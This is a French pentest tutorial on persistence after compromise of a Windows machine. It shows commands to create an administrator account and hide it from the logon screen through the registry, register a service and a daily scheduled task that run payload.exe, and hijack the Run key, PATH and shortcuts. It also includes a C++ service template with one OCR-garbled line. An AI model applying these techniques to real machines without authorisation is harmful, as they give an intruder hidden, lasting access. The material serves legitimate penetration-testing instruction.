Pentest - Windows Persistence

Ce document présente la mise en oeuvre de mesures de persistance au sein d'une machine Windows dans le cadre d'une phase de post exploitation.

Manipulation de compte


L'objectif est de créer des utilisateurs. La commande de base permettant d'opérer cette action est la suivante :

```
net user <login> <password> /add
```

Elle a souvent besoin d'être accompagnée par le fait d'ajouter des privilèges Administrateurs.


```
net localgroup Administrators <login> /add
```

Par défaut, l'utilisateur sera cependant visible au niveau de l'écran de connexion.




Pour cacher cette information, il suffira d'aller ajouter une clé de registre au niveau du chemin suivant dans la base de registre :


```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```



Cette nouvelle clé devra se nommer "Special Accounts". Il sera nécessaire de créer une sous-clé "UserList".



A l'intérieur de cette clé, l'utilisateur à cacher devra faire l'objet d'une valeur de type DWORD (32-bit) et sa donnée devra être fixée à 0 pour qu'il n'apparaisse plus.




> Note : Cette solution ne peut pas être considérée comme un élément fiable pour cacher la présence d'un utilisateur supplémentaire.

Exécution automatique au démarrage

Par défaut, les utilisateurs ne sont pas en mesure de modifier la base de registre en ce qui concerne le paramétrage de la machine.

Ils ont cependant accès à une section qui leur est propre : HKEY_CURRENT_USER.



Cette clé permet d'opérer de la persistance dans un environnement utilisateur aussi bien privilégié que standard.

Il ne restera plus qu'à changer l'élément référencé par la clé par une payload de notre choix (reverse shell, ...)

Exécution de service

Un simple script Powershell ne peut pas être exécuté en tant que service. Il va être nécessaire de produire un bout de code un peu plus complexe.

Voici un exemple en C++

```
#include <Windows.h>
#include <tchar.h>

SERVICE_STATUS        g_ServiceStatus = {0};
SERVICE_STATUS_HANDLE g_StatusHandle = NULL;
HANDLE                g_ServiceStopEvent = INVALID_HANDLE_VALUE;

VOID WINAPI ServiceMain (DWORD argc, LPTSTR *argv);
VOID WINAPI ServiceCtrlHandler (DWORD);
DWORD WINAPI ServiceWorkerThread (LPVOID lpParam);

#define SERVICE_NAME  _T("My Sample Service")

int _tmain (int argc, TCHAR *argv[])
{

    SERVICE_TABLE_ENTRY ServiceTable[] =
```

```
    {
        {SERVICE_NAME, (LPSERVICE_MAIN_FUNCTION) ServiceMain},
        {NULL, NULL}
    };

        &StartServiceCtrlDispatcher (ServiceTable) == FALSE) return GetLastError
();

    return 0;
}


VOID WINAPI ServiceMain (DWORD argc, LPTSTR *argv)
{
    DWORD Status = E_FAIL;
    g_StatusHandle = RegisterServiceCtrlHandler (SERVICE_NAME,
ServiceCtrlHandler);

    if (g_StatusHandle == NULL) goto EXIT;

    ZeroMemory (&g_ServiceStatus, sizeof (g_ServiceStatus));
    g_ServiceStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
    g_ServiceStatus.dwControlsAccepted = 0;
    g_ServiceStatus.dwCurrentState = SERVICE_START_PENDING;
    g_ServiceStatus.dwWin32ExitCode = 0;
    g_ServiceStatus.dwServiceSpecificExitCode = 0;
    g_ServiceStatus.dwCheckPoint = 0;

    SetServiceStatus (g_StatusHandle, &g_ServiceStatus);
    g_ServiceStopEvent = CreateEvent (NULL, TRUE, FALSE, NULL);
    if (g_ServiceStopEvent == NULL)
    {
        g_ServiceStatus.dwControlsAccepted = 0;
        g_ServiceStatus.dwCurrentState = SERVICE_STOPPED;
        g_ServiceStatus.dwWin32ExitCode = GetLastError();
        g_ServiceStatus.dwCheckPoint = 1;

        SetServiceStatus (g_StatusHandle, &g_ServiceStatus);
        goto EXIT;
    }
    g_ServiceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP;
    g_ServiceStatus.dwCurrentState = SERVICE_RUNNING;
    g_ServiceStatus.dwWin32ExitCode = 0;
    g_ServiceStatus.dwCheckPoint = 0;

    SetServiceStatus (g_StatusHandle, &g_ServiceStatus);

    HANDLE hThread = CreateThread (NULL, 0, ServiceWorkerThread, NULL, 0, NULL);
    WaitForSingleObject (hThread, INFINITE);

    CloseHandle (g_ServiceStopEvent);

    g_ServiceStatus.dwControlsAccepted = 0;
    g_ServiceStatus.dwCurrentState = SERVICE_STOPPED;
    g_ServiceStatus.dwWin32ExitCode = 0;
    g_ServiceStatus.dwCheckPoint = 3;

    SetServiceStatus (g_StatusHandle, &g_ServiceStatus);
    return;
}


VOID WINAPI ServiceCtrlHandler (DWORD CtrlCode)
{
```

```
    switch (CtrlCode)
        {
     case SERVICE_CONTROL_STOP :

        if (g_ServiceStatus.dwCurrentState != SERVICE_RUNNING)
           break;

        g_ServiceStatus.dwControlsAccepted = 0;
        g_ServiceStatus.dwCurrentState = SERVICE_STOP_PENDING;
        g_ServiceStatus.dwWin32ExitCode = 0;
        g_ServiceStatus.dwCheckPoint = 4;

        SetServiceStatus (g_StatusHandle, &g_ServiceStatus);
        SetEvent (g_ServiceStopEvent);

                break;

     default:
         break;
    }

    OutputDebugString(_T("My Sample Service: ServiceCtrlHandler: Exit"));
}


DWORD WINAPI ServiceWorkerThread (LPVOID lpParam)
{
    while (WaitForSingleObject(g_ServiceStopEvent, 0) != WAIT_OBJECT_0)
    {
        /* MAIN CONTENT HERE */
    }
    return ERROR_SUCCESS;
}
```

Le service pourra cependant tout à fait avoir vocation d'instancier un script Powershell.

L'ajout d'un service au niveau de Windows nécessite bien évidemment de posséder des privilèges administrateur. Pour ajouter un service :

```
sc create MyService binpath= C:\Users\Public\payload.exe type= share start= auto
```

Hijacking d'élément existant

Il existe plusieurs méthodes permettant de faire en sorte qu'une de nos payload soit exécutée à la place d'un binaire légitime.

Par défaut, les binaires qui sont appelés par un nom court sont trouvés à l'aide de la variable d'environnement PATH. Il est donc possible de commencer par le simple fait de s'intéresser au contenu de cette variable.

Si un des dossiers est disponible en écriture (dans l'idéal en début de liste), nous serons en mesure de créer des binaires de remplacement pour tous les appels par noms court qui nous intéressent (appels dans des scripts par exemple) en créant simplement un binaire portant le nom attendu de l'exécutable légitime.

Dans la mesure du possible, il faudra que notre nouveau binaire procède tout de même au lancement du binaire légitime. De cette manière, le fait que notre payload soit instanciée en complément devient transparent pour l'utilisateur de ce dernier.

Il est également toujours possible de modifier des raccourcis de lancement vers notre payload. Cette méthode sera donc très dépendante du mode d'utilisation de la machine infectée et donc forcément également très instable.

Lancement de tâches planifiées

Les tâches planifiées sont exécutées sur la base de triggers qui peuvent être basés sur un lancement périodique ou bien lors d'un évènement (connexion de l'utilisateur, ...).

Il sera simplement possible de lancer périodiquement notre payload finale. Exemple : Lancement d'un fichier payload.exe tous les jours à 10h00.

```
$action = New-ScheduledTask -Execute 'payload.exe'
$trigger = New-ScheduledTaskTrigger -Daily -At 10am
Register-ScheduledTask -Action $action -Trigger $trigger -TaskPath "My tasks" -
TaskName "NewTask" -Description "Starts Payload at 10am every day"
```

Les tâches planifiées et les clés de registre Run sont les méthodes privilégiées pour la mise en place de persistance au niveau d'une machine Windows étant donné qu'il s'agit des méthodes avec le meilleur rapport simplicité de mise en oeuvre / transparence pour l'utilisateur / privilèges requis / efficacité.